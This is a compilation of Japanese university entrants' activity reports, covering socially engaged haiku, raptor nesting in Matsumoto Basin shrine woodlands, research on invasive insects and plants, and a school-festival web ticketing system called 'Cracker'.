翌年、1954年の『月刊 俳句』11月号の俳句と社会性の吟味についての特集を読み、その意味を考え、内容を吟味した。沢木欣一は「社会主義的リアリズム」を述べるのに対し、能村登四郎は社会性俳句について、俳句が社会性を読むにはそのスケールが小さすぎると、社会性俳句のブームについて、悲観的に見ていたことから、その対立を読み解いた上で、原子公平の論を引き、社会性俳句は、それまで支配的であった虚子の写生・花鳥諷詠と対立し、打ち破る新しい動きであると認識されてたことを言及した。

1-4 広島とヒロシマの句～社会性と永続性について～

赤城さかえ『戦後俳句論争史』を読み、「社会性」というものが「今」を詠むものであり、「今」を越えて永続性をもつものである二側面があることを確認したうえで、冒頭の〈ヒロシマに置き忘れたる黒日傘〉の句を、西東三鬼が残した〈広島や卵食ふ時口開く〉の句と対比し、現場を目の当たりにした三鬼の「生々しい」句に比べて、読み手の心を通す強度に欠けていると評価した。

第二章 沢木欣一から見た「社会性」

2-1 近代と俳句～社会と自然の対立

沢木欣一研究の第一人者である荒川英之氏より社会性俳句をより深く学んだ。正岡子規とその弟子の碧梧桐と虚子の対立から、花鳥諷詠を打ち立てた虚子の立ち位置は近代の動きと全く反対の方向性に行ってしまったが、その権威ゆえに、社会の動きに関心でいることを余儀なくされる、奇妙な現象が俳句という器のみに起こり、その結社一家元システムは、桑原武夫の「第二芸術論」のみならず、現在まで束縛していることに言及した。

2-2 人間愛としての俳句～沢木欣一

荒川氏の、沢木欣一が考える「社会主義的イデオロギー」は「人間愛」であり、「個」から他者との連帯「ダイアログ」であることを学んだ。

2-3 社会性俳句の鑑賞から～コトをモノで読む「現場性」

以上の観点から、実際に社会性俳句を取り上げて鑑賞した。広島原子爆弾投下から9年後に沢木欣一が広島で詠んだ〈苜蓿や義肢のヒロシマ人憩ふ〉について、人間愛が出ていると同時に「ヒロシマ人」という表記を含め、先の三鬼や高校生の句と比較して鑑賞した。一方で、欣一の〈デモの年汗に腐りし腕時計〉からは、心象的なものを排し、社会事象について「具象性」のある句を良しとした欣一の主張が存分に活かされていると分析した。

また、金子兜太の〈彎曲し火傷し爆心地のマラソン〉鈴木六林男の〈秋深みひとりふたりと逃亡す〉〈夜咄は重慶爆撃寝るとする〉の具象性を鑑賞し、佐藤鬼房の〈冬山が抱く没日よ魚売る母〉など季語の活用の仕方を分析、古沢太穂の〈デモを映し冷凍魚らの眼ビキニデー〉赤城さかえの〈スト終えし集い今宵は口紅(ルージュ)を濃く〉を鑑賞し、社会性俳句は、まず、都市・労働・戦争・社会事象といった、今まで俳句で扱われていなかった「コト」について領域を増やしたことを確認した。また、それは、循環し永続する季語の世界に終始する花鳥諷詠とは対照性があり、社会性俳句の価値観の根底は「現場の活写」にあると考えた。だからこそ、積極的に無季の句を出していく。沢木欣一の「即物具象」というスローガンとも通じると見た。

第三章 俳句で社会を詠むことの歴史とその意味

3-1～自由律俳句から新興俳句へ～

社会性俳句のムーブメント以降についての社会と俳句の関係性について、若手の俳人で、社会を詠むことを積極的に行なっている西川火尖氏に伺った。

西川氏から社会性俳句以前の戦前の自由律俳句や新興俳句の世界を教授いただき、栗林一石路の〈シャツ雑草にぶつかけておく〉(1926年作)渡辺白泉の〈鶏達にカンナは見えぬかもしれぬ〉(1935年作)、野平権霞の〈新兵の大きな足がしかられぬ〉(1933年作)を読み解くにつれ、それまで、都市・文明という「コト」の世界や、暗喩や象徴に俳句は無自覚であったことが、1931年の水原秋桜子の「自然の真と文芸上の真」の発表からの「反ホトギス」とも合わせ、逆にそこから、虚子の花鳥諷詠「帝国」の縛りの強さを見出した。また、一回性の高い社会のことを詠む「コト」は、循環的な営みの花鳥諷詠に比べ、歴史的価値観はあったとしても、どうしても、通時的な

共感は残りにくい困難さを見出しつつ、京大事件と虚子とを対照し、社会を詠むことと政治・弾圧との関係を述べた。

3-2社会性俳句運動の時代

西川氏より、戦後の社会と俳句との関連性のレクチャーを受け、「第二芸術論」の影響からみる、西洋との対峙、また、虚子が組み立てた俳句の世界の特異性をみつつ、新興俳句と社会性俳句の分離に疑問を持った。

3-3社会性俳句運動の終焉

その後の社会性俳句の高度経済成長を通じた「社会の豊かさ」による解消、自然への回顧、社会主義の幻想の霧散により衰退してしまったことを確認した。

3-4現代の社会を詠んだ俳句～社会を詠まざるをえない状態～

その上で、一方現在では、一方で現在は質的な社会の問題が発生し、また、大災害やそれに付随する社会問題は起こり、〈人類に空爆のある雑煮かな〉関悦史(2009年)、〈懇ろにウラン運び来寶船〉堀田季何(2021年)など、「コト」について個々それぞれが社会を詠まざるをえない時代になったということを確認した。

3-5社会を詠んだ俳句における季語と一回性

そこで、「コト」を詠む一回性と「季語」と毎年やってくるものとの関係を西川氏とのやり取りを通じ、季語にせよ、無季にせよ、熱量のある言葉がないと詩としては成り立たないことを確認しつつ、一回性のある「コト」においても、時をおいて残る可能性はあることを確認した。

総括～社会性のある態度～

社会性俳句を中心に、社会を詠む俳句について、循環性と一回性をキーワードに、その歴史とともに探求し、社会を詠む俳句には「現場の強度」が欠かせないことを分析した。その上で、今、私たちが社会で直面しているロシアのウクライナ侵攻や、依然、直面させられたコロナウイルス感染症に対して、ウラジスラバ・シモノバ『ウクライナ、地下壕から届いた俳句』と虚子のコレラの流行を詠んだ俳句を見て、社会を詠む句は一回性のことゆえ、陳腐であってはならない厳しさがあり、また、社会性とは消費期限があり、非常に困難なこと、さらに、その事象に体験をしないとリアリティが生じないという「体験の壁」も存在する。社会を詠む俳句は「読み手」が理解することが重要であるという難しさを孕んでいることを指摘した。

それでも、花鳥諷詠や写生だけではなく、社会の変化にも肌身に感じ、社会の事象でもある「コト」を詠む、困難さを自覚し、謙虚に鑑賞し、そして、恐れずに表現していくことが金子兜太の語る「社会性のある態度」であると考えた。

今後の研究の展望としては、次の2点を探求していきたい。

1点目は前述のような社会事象を詠むことが、皮肉にも物質的に社会が豊かになったことで、森澄雄など、都市生活で失われた風土を詠むことにシフトしてはいったものの、コロナウイルスの流行や地震・原発事故・ロシアのウクライナ侵攻などの頻発する社会現象。さらには一億総中流・終身雇用といわれた時代から、非正規・正規の格差など社会が激変するなかで、これらの「コト」を詠むことがどのようになってゆき、また、その意図や意味・意義がどうあるのか、今回触れた部分以上に深く研究してゆきたい。

2点目は、先に〈ヒロシマ〉の句で述べたように、かつての社会事象を詠むことの意義、特に子どもや学生が、自分が見知らぬ過去の社会事象を詠むことの意味や意義がどのようになされてきたかを調べたい。たとえば、過去の子どもや学生の俳句大会における社会を詠んだ俳句がいつ、どのように、どう評価されてきたかを調べ、研究したい。

以上、2点を研究することで、季語という循環性のある言葉を使う有季定型俳句において、一回性のある社会事象を詠みこむことの意味や意義、価値観を明らかにしてゆきたい。俳句はその多くは有季定型句として、季語を中心に据える、他の文芸とは一線を画する文芸である。春夏秋冬・正月という循環性を持つ季語ゆえに、時代を跳躍して多くの読者に共感を得る、共時性を有することができる。しかし、それだけに、自然の巡りから外れる都市の生活や一回性のある社会事象(コト)をどう詠み込むのか、というのは大きな課題であると考えられる。

【入学までの活動】

・社会を詠んだ俳句や論考の深掘りと定点観測

俳句総合誌たとえば、月刊『俳句』における、社会を詠む俳句や、それに言及した記事の定点観測・荒川英之『沢木欣一 十七文字の燃焼』・黒田杏子『証言・昭和の俳句 増補新装版』・社会性俳句を受け継いでいる高野ムツオ氏の著作やその言説、および、俳句結社「小熊座」における社会と俳句の言説を読み、考えた。

・俳句や短歌の賞(特に学生向きの賞)の受賞作と受賞コメント(作者側・審査側)を集める

・言語学の基礎的・概説的な書籍に目を通しておく。

黒田 龍之助『はじめての言語学』(講談社現代新書)・佐久間淳一『本当にわかる言語学 フシギなくらい見えてくる!』・阪倉篤義『日本語表現の流れ』・玉村文郎『日本語学を学ぶ人のために』・窪園晴夫『よくわかる言語学』

・コンテキスト・社会言語学について前もって学んでおく。

石黒圭『日本語は「空気」が決める 社会言語学入門』(光文社新書)・前田愛『文学テキスト入門』(ちくま学芸文庫)・岩田祐子・重光由加・村田泰美『改訂版 社会言語学—基本からディスコース分析まで』・東照二『社会言語学入門<改訂版>』・田中春美『よくわかる社会言語学』

・俳句・短歌の実作を重ねる

俳句四季新人賞などの応募とともに、他の受賞作やその選評・受賞者のコメントに目を通し、社会を詠み込んだものについて収集する。

所属 : 生物学類・生命環境学群

氏名 : 田中 葉

出身校 : 長野県松本県ヶ丘高等学校 自然探究科 (令和6年卒)

【これまでの取り組み】

研究テーマ : 長野県松本盆地における猛禽類の生態

1. 研究の動機

私は鳥類好きで、中でも特にタカ(鷹)やハヤブサといった猛禽類の生態に興味を持っていた。中学在学時、家の近所でオオタカの姿を目撃し、追跡の末近所の神社で営巣をしていることを発見、観察を続けた。その後数年間観察を続けている中で、複数箇所の神社にてオオタカやトビといった猛禽類の繁殖を確認した。そこで、松本盆地全体に点在している神社の林のほとんどに猛禽類が生息しているのではという疑問を持ち、高校2年次に全数調査に臨んだ。以下、その調査の記録である。

2. 研究の背景と目的

生態系の頂点に君臨する猛禽類はその地域の生態系の豊かさの指標となる鳥類であり、その個体数が少なく、保全の必要性が高い種として各種の開発や環境変化に対して保全の取り組み方が課題となっている(環境庁自然保護局,2012*¹)。

松本盆地ではヒノキ *Chamaecyparis obtuse* やスギ *Cryptomeria japonica* を優占種とする小規模な林(屋敷林, 社寺林)が多く残っており、オオタカ *Accipiter gentilis* やトビ *Milvus migrans* などの猛禽類が生息していることが著者らの長期にわたる観察からわかっている。しかし、松本盆地の平野部に限定し、生息している種類や分布、個体数、繁殖状況などの生態は研究されたことがなく未知の部分が多い。オオタカをはじめとする屋敷林・社寺林における猛禽類の生態を明らかにすることは今後、これら猛禽類の保全の対策をとる上で重要である。そこで松本盆地の屋敷林・社寺林において繁殖活動を行う各種猛禽類の生態を調査し屋敷林・社寺林のもつ生物多様性の役割について考察する。

3. 調査地と方法

今回の調査地は長野県の中央部に位置する通称安曇野こと、松本盆地(南北約50km, 東西約10kmの約480km²)にて行なった。松本盆地には宗教的な役割や暴風雪から家屋を守るために設けられた小規模な林(屋敷林・社寺林)が点在しており、今回は主要な103ヶ所の屋敷林・社寺林を調査した。

以下、調査項目と方法について簡潔に記す。

① 猛禽類の生息、繁殖の有無 → 食痕、フィールドサインを目視によって確認。




図1. 松本盆地における屋敷林・社寺林の分布 (・が屋敷林および社寺林)地形図は国土地理院発行の陰影起伏図をもとに作成。
Fig.1.Distribution map of homestead woodlands and shrine forests in the Matsumoto Basin.

- ② 林内の環境 → 階層構造(林床と林間), 立木密度(10m²内の木本の本数), 胸高直径を調査.
- ③ 林の周辺環境 → 林の周囲の環境を田畑・果樹園・河川・住宅街の4つの環境に分類.
- ④ 定点カメラを一部の林内に設置し野生動物を観察.

なお, 林内の計測および猛禽類の繁殖観察は猛禽類の繁殖に影響を与えないよう, 非繁殖期や非常に短時間での調査を実施した.

4. 結果

(1) 記録された猛禽類

調査地内で3目4科18種の猛禽類の生息が確認された(表省略). またそのうち2目10種で繁殖が確認され, トビ, オオタカ, ノスリ *Buteo buteo*, アオバズク *Ninox scutulata*, フクロウ *Strix uralensis* の5種が屋敷林・社寺林で繁殖を行なったことが確認された.

(2) 猛禽類による屋敷林・社寺林の利用状況

調査した103カ所の屋敷林・社寺林のうち, 猛禽類による繁殖が確認された林が36%, 生息は確認されたものの繁殖にまつわる行動や巣が確認されなかった林が23%, 全く利用の痕跡が確認されなかった林が41%であった(図2). 繁殖が確認された32の林で41巣が確認でき, 内訳はトビ19巣, ノスリ8巣, オオタカ7巣, フクロウ5巣, アオバズク2巣, 計41巣であった. また, オオタカ, トビの営巣林内でハクビシン *Paguma larvata* の繁殖が確認された社寺林が存在した.




図2. 屋敷林・社寺林の利用割合
Fig. 2. Percentage of forests utilized by raptors for breeding and home range.

(3) 屋敷林・社寺林の林内環境


猛禽類の繁殖確認林と繁殖未確認林では, その環境に大きな差異が見られる.

	<猛禽類がいる林>	<猛禽類がない林>
① 林床部について	・ 林床に落葉や枯れ枝が堆積	・ 地面が直接露出
② 低木層について	・ 低木層が欠けており, 林床にわずかな草本が生える ・ 林間部に空間がある状態	・ 低木層が大きく発達し林床が露出しない状態 ・ 低木層が発達せず地面が露出
③ 立木の胸高直径と密度の関係	・ D 領域(40cm 以上, 7 本以下)	・ A 領域(30cm 以下, 7 本以上)

右表1より,

- ① 立木密度と胸高直径には関係がある.
- ② B および C 領域の林はほとんど存在しない.
- ③ D 領域に猛禽類が生息する.
- ④ A 領域には生息しない.

表1. 営巣に利用された木本の密度と胸高直径グラフの●は, 調査した全ての林を, グラフの▲はトビ, ■はオオタカ, ◆はノスリの営巣木と環境を示す.



ことがわかる。

(4) 林と周辺環境

周辺の土地利用によって林を利用した種には違いが見られた(

- ① 周辺環境およびその環境に生息する生物から猛禽類の生息種が決定していた。例えば、フクロウの周辺環境は果樹園が多く、オオタカは田畑が多いなどの傾向がある。
- ② 営巣林 27ヶ所のうち 20ヶ所で、営巣林の近くにある見晴らしの良い林を狩り等に利用することが確認された。




図3. 営巣林周辺の土地利用の割合
Fig.3. Percentage of Land use around nesting forests

5. 考察

(1) 松本盆地の猛禽類

3目4科18種の多くの猛禽類が確認されたのは、多様な猛禽類が生息できる多様な環境、すなわち3000m級の北アルプスの高山帯から低山帯までの幅広い標高にわたる生息環境、平野から低山帯にかけて河川や田畑等の農耕地帯など多様な環境があること、また、春、秋季の渡りの主なルートになっていることが原因だと考えられる。

(2) 林内の階層構造と猛禽類

林床に落葉や枯れ枝が堆積していると猛禽類が生息しているが、林床に落葉や枯れ枝が堆積しない林では猛禽類が生息していないことが分かった。落葉落枝の有無は人による林内の手入れの頻度に関係していると考えられる。猛禽類は警戒心が非常に強いいため、人の営巣地付近への立ち入り頻度の増加は猛禽類の営巣を阻害することが知られている(板谷ら.2022*²)。落葉や枯れ枝がなく地面が露出していることは人の手が頻繁に入っているためであるため、その結果猛禽類が利用しにくい可能性があるのではないかと考えられる。

また、繁殖期の猛禽類の観察結果から、オオタカ等の猛禽類は林内を飛んで移動していることが分かった。低木層が発達し、木の密度が高くなることで林内空間が狭くなると猛禽類は林内を飛翔しにくくなるのではないかと考えられる(末次ら.2020*³)。また、雑食性のハクビシンが垂直な木を難なく登る様子が営巣林内で撮影されたことから、猛禽の営巣に何らかの影響があるかもしれない。低木層が発達していると巣にヘビや哺乳動物が到達できる可能性が高くなるため危険になると考えられる。実際、アオダイショウ *Elaphe climacophora* がオオタカの巣に侵入し繁殖に影響を及ぼした報告がある(齊藤ら 2019*⁴)。これらのことより、林内の階層構造は猛禽類の繁殖の有無の重要な決定要因であるといえる。

(3) 営巣木と胸高直径・立木密度について

猛禽類が営巣する林は、胸高直径40cm以上かつ10m²あたりの立木密度が7本以下の林(D領域)であるという、繁殖確認林と未確認林では大きな差があることが確認された。このことは木本の密度が低く、営巣に適した太さの木が存在している林という条件を満たしているのだと考える。林の中には、密度と胸高直径の条件は満たしているのに営巣しない林が存在したが、林床の条件や人の出入りの状況、周辺環境の条件を満たせていないから営巣できないのだと考える。猛禽類が何を基準にして営巣木を選択しているかは現在調査中である。

(4) 林の立地と周辺環境

猛禽類の食痕や周囲の環境に生息している生物の観察から、観察林の周囲の環境とそこに生息

する小動物相が、その林にどの猛禽類が生息できるのかを決定する重要な要因となっていた。林の周囲の猛禽類にとって、十分な採食環境があることは、猛禽類が狩りを短時間かつ頻繁に行うことができ、繁殖期の猛禽類にとって非常に大きなメリットがあると考えられる。猛禽類は種によって主食とする餌生物が異なるため、林のタイプはそこに生息する猛禽類の種構成に影響を与える可能性がある。

(5) 松本盆地の屋敷林・社寺林における猛禽類の繁殖条件

猛禽類が屋敷林・社寺林を利用するかどうかは、林の内部環境と周辺環境の条件が揃うことで決まる。その条件とは、林床には落葉落枝が堆積し低木、亜高木層が発達していないこと、胸高直径40cm以上かつ10㎡あたりの立木密度が7本以下の林であること、林の周囲に猛禽類の餌となる生物が豊富に生息していること、営巣する林の他に、狩り等に利用できる見晴らしの良い林が存在していることの4つの条件を満たした林には必ずと言っていいほど、猛禽類が繁殖しているといえる。

(6) オオタカをはじめとする猛禽類の保全について

松本盆地では猛禽類の繁殖環境が屋敷林・社寺林として数多く存在しているため、多種数の猛禽類が生息可能であると考えられる。松本盆地における猛禽類の繁殖条件を明らかにしたので、今現在猛禽類が利用していない林でこの条件を満たすよう整備することで希少な猛禽類の繁殖を促し、今後の猛禽類の保全・個体数増加に役立つと考えられる。繁殖場所となる社寺林・屋敷林の整備および周辺の採食環境の整備を進めることなど、それぞれの地域にあった保全方法を検討することが今後の課題となるであろう。

6. 参考文献

- *1 環境省自然環境局.2012. 猛禽類保護の進め方(改訂版)・特にイヌワシ、クマタカ、オオタカについて。環境省,東京.
- *2 板谷浩男・夏川遼生・守屋年史.2022.営巣林への立入制限は都市近郊に生息するオオタカの繁殖成功を促進する.日本鳥学会誌 71(2):185-191.
- *3 末次優花・菅井理恵・日置佳之・田中一郎・土居克夫. 2020.オオタカ (*Accipiter gentilis*) の生息に配慮したマツ林管理に関する事例研究. 景観生態学 25(2) : 235-257
- *4 齊藤裕・道越祐一・紺野竹夫・岡田啓治・浅川裕之・吉田正人.2019. アオダイショウによるオオタカのヒナの捕食事例.Bird Research 15:S1-S5.

【入学までの活動】

○大学入学共通テストに向けた学習.

○研究の継続・発展として,

- ・森林の階層構造(胸高直径, 密度, 被度等)の追加調査を週末等に実施し, 考察に役立てた.
- ・無人撮影カメラを用いた森林内に生息する野生動物の観察, データ収集.
- ・査読中の論文の必要箇所の修正, 不足していたデータは追加調査を実施の上, 図表を追加.
- ・日常活動として, 登校前, 放課後, 週末等でのオオタカ等猛禽類の生態観察, 撮影.
- ・大量の羽根標本のデータ, 分類等を整理.

○研究発表活動として

長野県学生科学賞(ポスター発表), 長野県科学振興会(県庁, 県立図書館でのポスター展示発表), 探究科1年生への探究ガイダンス(スライド発表), PTA 会報等への原稿執筆等を行なった.

所属:生物学類・生命環境学群

氏名:樋野 遥

出身校:茨城県立竹園高等学校(令和6年卒)

【これまでの取り組み】

はじめに

過去50年で生物多様性は68%も失われている。私は、一刻も早くこの現状を打破しなければならないと強く思い研究を継続している。筑波研究学園都市で図書館や博物館の良質な情報や研究所や大学の熱心な先生方に囲まれて育ったおかげで、素晴らしい学びの機会を得ている。いろいろな研究を進めることができた。小学校3年時から高校3年時までアカボシゴマダラの研究、オウトウショウジョウバエの研究、アメリカオニアザミの研究、留学や環境保護活動を行った。内容は以下の通りである。

アカボシゴマダラの研究

外来種のチョウであるアカボシゴマダラの研究を小学3年時から現在まで継続している。本種はオオムラサキやゴマダラチョウなどと同様にエノキの葉を食べ、市街地の幼木も利用する環境適応性の高さをもち、在来蝶類との競合が指摘されている。2018年に特定外来生物に指定されたため、環境省の飼養許可を受けて研究している。分布や生態からはじまり、現在は本種につく寄生虫を研究対象にしている。研究を始めた当初は、在来種を守るという使命感から本種を見つけたらすべて持ち帰り飼育していたので、100頭以上を飼育していた。一度採集した物は、生きたまま自然に帰せないことから、処分する際には葛藤もある。3年目ごろからは、研究目的に見合う採集と飼育をすることで、スムーズに研究を進められるようになった。研究は、茨城県自然博物館の先生及び蜂やハエの研究者の方々にご指導いただきながら進めた。本種の寄生虫である5種のハエと蜂は国内初記録ということで2本の論文として発表した¹。卵への寄生率の推移についても、今後発表したいと考えている。この研究は小学5年時に茨城県自然博物館の企画展(第69回企画展「昆虫大研究プロジェクト」)で展示した。



写真 左:アカボシゴマダラ *Hestina assimilis* (Linnaeus), 中:アカボシゴマダラに寄生していた *Ctenophorinia adiscalis*, 右: *C. adiscalis* の幼虫(上)および幼虫が脱出した蛹。

オウトウショウジョウバエの研究

¹ 樋野夏希・樋野葵・樋野遥・久松正樹・中川裕喜. [2種の寄生蜂に寄生されたアカボシゴマダラ\(チョウ目:タテハチョウ科\)の卵および幼虫](#). 茨城県自然博物館研究報告(19), 45-47.
樋野葵・樋野遥・樋野夏希・久松正樹・中川裕喜. [アカボシゴマダラの卵および幼虫に寄生するハチ2種\(ナガコバチ科・タマゴコバチ科\)とハエ1種\(ヤドリバエ科\)](#). 茨城県自然博物館研究報告(21), 75-79.

つくば市のブルーベリーを加害するオウトウショウジョウバエの研究は、小学6年時から現在まで継続している。2018年につくば市産のブルーベリーが本種に加害されていることを初記録し、筑波大のSKIPアカデミーでの研究課題にもしていた。当時、近所の小売店で手に入るブルーベリーを調べたところ、2018年には87%、2019年には100%がオウトウショウジョウバエに加害されていた。また、研究を通じて、ハエの幼虫のいるブルーベリーにはカビが生えないことに気づいた。そこで、幼虫の存在がカビの発生を抑制しているという仮説を立て、実験による検証を行った。オウトウショウジョウバエは、検疫上注目されている害虫でもあり、行政が適切に対処すべきだ。現在も被害が収まっていないことは毎年記録している。大学入学後も研究を続け、地元の大変な特産品であるブルーベリーが再び安心して食べられるようになるよう尽力したい。

アメリカオニアザミの研究

アメリカオニアザミの研究は高校1年時から現在まで継続している。2023年夏から東京大学のOne Earth Guardiansが主催するGood Life on EARTHの第2期プレイヤーとして研究活動をしている。私は、アカボシゴマダラの研究を始めたことをきっかけに外来種を学ぶようになり、外来種の生命力の強さに魅了されるようになった。同時に、外来種という理由で命を奪わなければいけないことに疑問を感じる。外来種は生態系や経済に大きな影響を与えるという理由で、駆除が正当化されている。しかし、私は生き物から無益に命を奪いたくない。そこで、外来種の有効な活用方法を見つけることで外来種の命を無駄にしないことと外来種の減少を促進することを両立しようと考えている。また、固有種を急速に脅かす生命力にはなにか理由があり、その理由を調べることで人類の役に立つなにかが発見できるのではないかと考えて研究を始めた。本研究の目的は、『外来種を駆除ではなく活用すること』である。アメリカオニアザミは強靱な棘を持ち、住民、特に子供にとって存在自体が非常に危険な植物であるため、生息範囲を広げないための早期の対応が必要だ。具体的な活用法として、本種からのシナロピクリン抽出を目指している。文献調査でアザミの仲間の効能を調べたところ、アーティチョーク(別名チョウセンアザミ)という植物にシナロピクリンという物質が含まれていることを知り、分類上よく似ているアメリカオニアザミにも同様の物質が含まれているのではないかと仮説を抱いた。シナロピクリンは、NF- κ Bの働きを抑制し皮膚の光老化を抑制する効果が認められている。乾燥させた本種の根出葉及び有機アーティチョーク茶の茶葉からそれぞれのアセトン抽出物を調製し、高速液体クロマトグラフィー及びガスクロマトグラフィーによる分離分析を行った。シナロピクリンの標準品との比較分析の結果、本種からシナロピクリンは検出されなかった。次回は本種の茎出葉や蕾、根で同様の実験をする予定である。



写真 左:アメリカオニアザミ, 右:液体クロマトグラフィー

シドニー留学

高校2年時に1ヶ月間、オーストラリアのシドニーに留学した。University of SydneyのJapanese language caféで日本語のTeaching Volunteerを務めた。様々な国から来た学生と日本語や日本の文化を教えながら交流した。Teaching Volunteerを通じて国による文化の違いについて理解が深まり、さらに自国の理解を深めたいという気持ちが大きくなった。ジョギングによる市民の健康促進を目指すCooks River parkrunというイベントでもボランティア活動を行った。初めて参加するランナーや困っているランナーを見つけて積極的に手助けすることが出来た。Greenwayと呼ばれる運河沿いの緑道のBush care volunteerにも参加した。除去すべき外来種の植物や、保護すべき在来種の植物を学んだ。オーストラリアに入国する際に非常に厳しい検疫審査があるが、固有の動植物保護や環境維持のために国を挙げて取り組んでいることがよく理解できた。Royal National Park、Waterbird Refuge(水鳥保護区)、Cooks River沿いのSutton保護区とLeslie Muir保護区等で、日本にはいない動植物を観察したり、オーストラリアの固有種について学んだりした。Australian Museumには10回ほど通い、数々の絶滅種を見て生物多様性の重要性を再認識できた。また、アボリジニの歴史やbushfireという自然災害についても学べた。帰国後は、高校でポスター掲示やプレゼン発表により留学報告を行った。

つくば市SDGsアワード2023・みんなのSDGs部門受賞

タイトルは『手のひらからはじまる環境保護コンポストん』。高校2年時に小中学生の学習用に開発した小型かつ2個セットのダンボール製コンポストである。私は、コンポストは誰でも簡単に行えて、多くの人に広められる環境保護活動だと考えている。文献調査の結果、費用、手入れ、虫の発生などがコンポストを使わない主な理由であることが分かった。この問題を解決するために低コストでコンパクトなコンポストを開発した。自分で製作できるためコストが既製品に比べて大幅に低く、コンパクトであるため家の中で簡単に手入れでき、全体を覆うネットにより虫が発生しても外には出ないという利点を持つ。さらに、普及を促すために、このコンポストの作り方を書いたチラシを市役所に置かせてもらっている。この経験から、環境保全のために自分の考えた活動を社会に広めることの喜びを知った。入学後も環境問題を解決していく活動を続けたい。



写真 左:コンポストん, 右:チラシとコンポストん

所属したプログラム

・つくばSKIPアカデミー(2018年)

「科学技術イノベーションを牽引する傑出した人材の育成」を目的とする筑波大学のプログラムである。アウトウ ショウジョウバエの研究サポート、研究所見学(JAXA、高エネルギー加速器研究機構、つくば実験植物園等)、サイエンスキャンプ(五浦海岸で地層観察、カエルの解剖、コンピュータープログラミング及び言語プログラム(日本語・英語))等の充実した内容であった。

・Good Life on EARTH(2023年～)

東京大学One Earth Guardiansと一般財団法人トヨタ・モビリティ基金が共同で主催するアイデア実現支援プログラム。Creative, Edgy, Original, Proactive, Passionateの観点から選考され、最長5年の研究期間内に社会実装を目指す。東京大学の先生方のご指導を受けて、大学研究室の設備を利用した本格的な実験を行っている。

入学までの活動

1. Good Life on EARTHの活動

研究報告会やミーティング、交流会に参加したりしてプロジェクトを社会に実装するための計画を明確にした。前回行った実験の続きも行う予定である。

2. 高校の学習内容の復習

学力を上げるために集中して勉強に取り組んでおり、特に生物や英語の勉強に注力している。私は高校では物理化学を選択していたので、高校生物を入学までの期間に学び終える予定だ。高校の先生に協力してもらいながら、計画的に勉強している。英語は、長文英語や聞き取りの練習をしている。論文から情報を得たり、様々な国の方と研究内容や自然環境などについて話し合ったりしたい。

所属 : 情報学群情報科学類
氏名 : 錦織 大介
出身校 :

【これまでの取り組み】

高校時代に主に取り組んだこと、文化祭入退場システム「Cracker」の開発と運用について記す。受験時に提出した自己推薦書を要約したものが以下の通りである。また自己推薦書には以下の内容の他に併せて細々とした作品の簡単な紹介や大学入学後に行いたい活動についても記した。

概要

高校の文化祭の開催にあたり、文化祭入退場管理システム「Cracker」の開発を行った。Crackerは主に来場者をWebチケットを用いて管理するシステムであり、2023年度の文化祭で実際に運用を行った。文化祭入場者は事前にCrackerを通じて来場予約を行い、その際に個別に入場用チケットが発行される。文化祭当日、入場口の受付でチケットをスキャンすることで入場ができる。入場者個人の情報や入場時間等のデータなどはすべてデータベースに保存され、統計データとして確認できる。当日の運用での課題点を改善する形で「Cracker v2」を一から開発し直し、2024年度の文化祭でも運用を行った。またこのCracker v2はU-22プログラミング・コンテストで経済産業省商務情報政策局長賞を受賞している。

1 Crackerについて

Crackerは高校文化祭に来場するゲストの入退場を管理するために開発したWebシステムである。

1.1 運用の流れ

実際の運用での主な処理はゲストの事前申し込みと入場処理の2つである。学校側はゲスト宛に申し込みフォームのリンクを送信し、ゲストには事前にそのフォームに回答してもらう。ゲストは回答ののち、入力したメールアドレスを介して入場用チケットを受け取る。当日、受付の係の者はCracker管理画面にログインしたパソコンを用意しておきゲストのチケットをスキャンし、ゲストを入場させる。

2 技術構成

Cracker v1 及び v2 の主な技術構成は以下の図のとおりである。

v1ではGoogle FormsやGoogle Apps Script(以降GAS)、MySQLなどを用いてシステムの構築を行った。Cracker v1の運用では一時的にGASが突然動作を停止してしまい一部正常に処理されなかった。原因は調査したが不明なままであり、同様の不具合が再度発生しては困るのでv2では構成を一新した。フロントエンド/バックエンドで分け、REST APIを開発しデータベースと接続できるようにした。

